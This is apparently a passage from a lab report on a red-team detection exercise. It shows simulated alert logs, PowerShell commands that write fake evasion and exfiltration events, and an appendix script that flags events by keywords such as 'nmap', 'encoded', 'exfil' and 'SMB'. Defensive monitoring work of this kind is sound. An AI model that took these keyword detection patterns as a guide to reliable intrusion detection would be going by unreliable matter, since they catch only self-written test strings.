54626	2025-09-05 17:52:19	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43
54627				
54628	2025-09-05 17:47:25	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43
54629				
54630	2025-09-05 17:40:39	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43
54631				
54632	2025-09-05 17:52:34	EVASION	Obfuscated PowerShell execution detected	192.168.1.43
54633				
54634	2025-09-05 17:47:25	EVASION	Obfuscated PowerShell execution detected	192.168.1.43
54635				
54636	2025-09-05 22:52:28	EXFIL	Possible data exfiltration detected	192.168.1.43
54637				
54638	2025-09-05 22:48:49	EXFIL	Possible data exfiltration detected	192.168.1.43
54639				

Figure 5.10 Shows csv file of log for all the phases


- Logs can also be triggered directly by ***writing event log*** that contains triggering terms from windows PowerShell as shown below, we have triggered logs for ***evasion and exfil*** directly from the windows PowerShell

  1. For triggering ***:***


     Write-EventLog -LogName "RedTeamLogg" -Source "RedTeamSimm" -EntryType Warning -EventID 1003 -Message "Simulated Evasion Test from 192.168.1.43"

  2. To get log details from shell ***:***

     Get-Content C:\redteam-monitor]unified_alerts.csv -Tail 10



```
PS C:\Windows\system32> Write-EventLog -LogName "RedTeamLogg" -Source "RedTeamSimm" -EntryType Warning -EventId 1003
 -Message "Simulated Evasion Test from 192.168.1.43"
PS C:\Windows\system32> Get-EventLog -List | Where-Object {$_.Log -eq "RedTeamLogg"}

  Max(K) Retain OverflowAction        Entries Log
  ------ ------ --------------        ------- ---
     512      7 OverwriteOlder              9 RedTeamLogg


PS C:\Windows\system32> Write-EventLog -LogName "RedTeamLogg" -Source "RedTeamTest" -EventId 6002 -EntryType Informa
tion -Message "fake_exfil.txt exfil detected over SMB"
PS C:\Windows\system32> Get-EventLog -List | Where-Object {$_.Log -eq "RedTeamLogg"}

  Max(K) Retain OverflowAction        Entries Log
  ------ ------ --------------        ------- ---
     512      7 OverwriteOlder             10 RedTeamLogg


PS C:\Windows\system32> Get-Content C:\redteam-monitor\unified_alerts.csv -Tail 10

2025-09-05 17:52:34,EVASION,Obfuscated PowerShell execution detected,192.168.1.43

2025-09-05 17:47:25,EVASION,Obfuscated PowerShell execution detected,192.168.1.43

2025-09-05 22:52:28,EXFIL,Possible data exfiltration detected,192.168.1.43

2025-09-05 22:48:49,EXFIL,Possible data exfiltration detected,192.168.1.43
```



```
2025-09-05 17:55:17,RECON,Possible scanning activity detected,192.168.1.43
2025-09-05 17:55:17,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:52:34,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:52:19,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:47:25,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:40:39,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:52:34,EVASION,Obfuscated PowerShell execution detected,192.168.1.43
2025-09-05 17:47:25,EVASION,Obfuscated PowerShell execution detected,192.168.1.43
2025-09-05 22:52:28,EXFIL,Possible data exfiltration detected,192.168.1.43
2025-09-05 22:48:49,EXFIL,Possible data exfiltration detected,192.168.1.43
```

Figure 5.11 Shows windows PowerShell triggered logs

7. Recommendations

- Continuous monitoring of file system activity for early detection of unauthorized access.
- Enforce PowerShell logging and alerting for obfuscated scripts.
- Regularly review unified_alerts.csv or similar logs to validate monitoring coverage.
- Conduct routine simulations to improve detection and response readiness.

APPENDIX A

```
$logFile = "C:\redteam-monitor\unified_alerts.csv"
Write-Host "[*] Unified Red Team Detection Monitor Started..."

# Create CSV header if file doesn't exist
if (!(Test-Path $logFile)) {
   "Timestamp,Phase,Description,SourceIP" | Out-File -FilePath $logFile -Encoding UTF8
}
$attackerIP = "192.168.1.43"   # Kali IP
while ($true) {
   # === RECON detection ===
   $reconEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction
SilentlyContinue |
               Where-Object { $_.Message -like "*scan*" -or $_.Message -like "*nmap*" }
   foreach ($event in $reconEvents) {
      $time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
      "$time,RECON,Possible scanning activity detected,$attackerIP" | Out-File -Append -
FilePath $logFile
   }
   # === EXPLOIT detection ===
   $exploitEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction
SilentlyContinue |
                Where-Object { $_.Message -like "*Simulated*" -or $_.Message -like
"*unauthorized*" }
   foreach ($event in $exploitEvents) {
      $time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
      "$time,EXPLOIT,Suspicious login/exploit attempt,$attackerIP" | Out-File -Append -
FilePath $logFile
   }
```

```
    # === EVASION detection ===
    $evasionEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction SilentlyContinue |
                Where-Object { $_.Message -like "*Evasion*" -or $_.Message -like "*encoded*" }
    foreach ($event in $evasionEvents) {
        $time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
        "$time,EVASION,Obfuscated PowerShell execution detected,$attackerIP" | Out-File -Append -FilePath $logFile
    }
    # === EXFILTRATION detection ===
    $exfilEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction SilentlyContinue |
                Where-Object { $_.Message -like "*exfil*" -or $_.Message -like "*copy*" -or $_.Message -like "*SMB*" }
    foreach ($event in $exfilEvents) {
        $time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
        "$time,EXFIL,Possible data exfiltration detected,$attackerIP" | Out-File -Append -FilePath $logFile
    }
    Start-Sleep -Seconds 5
}
```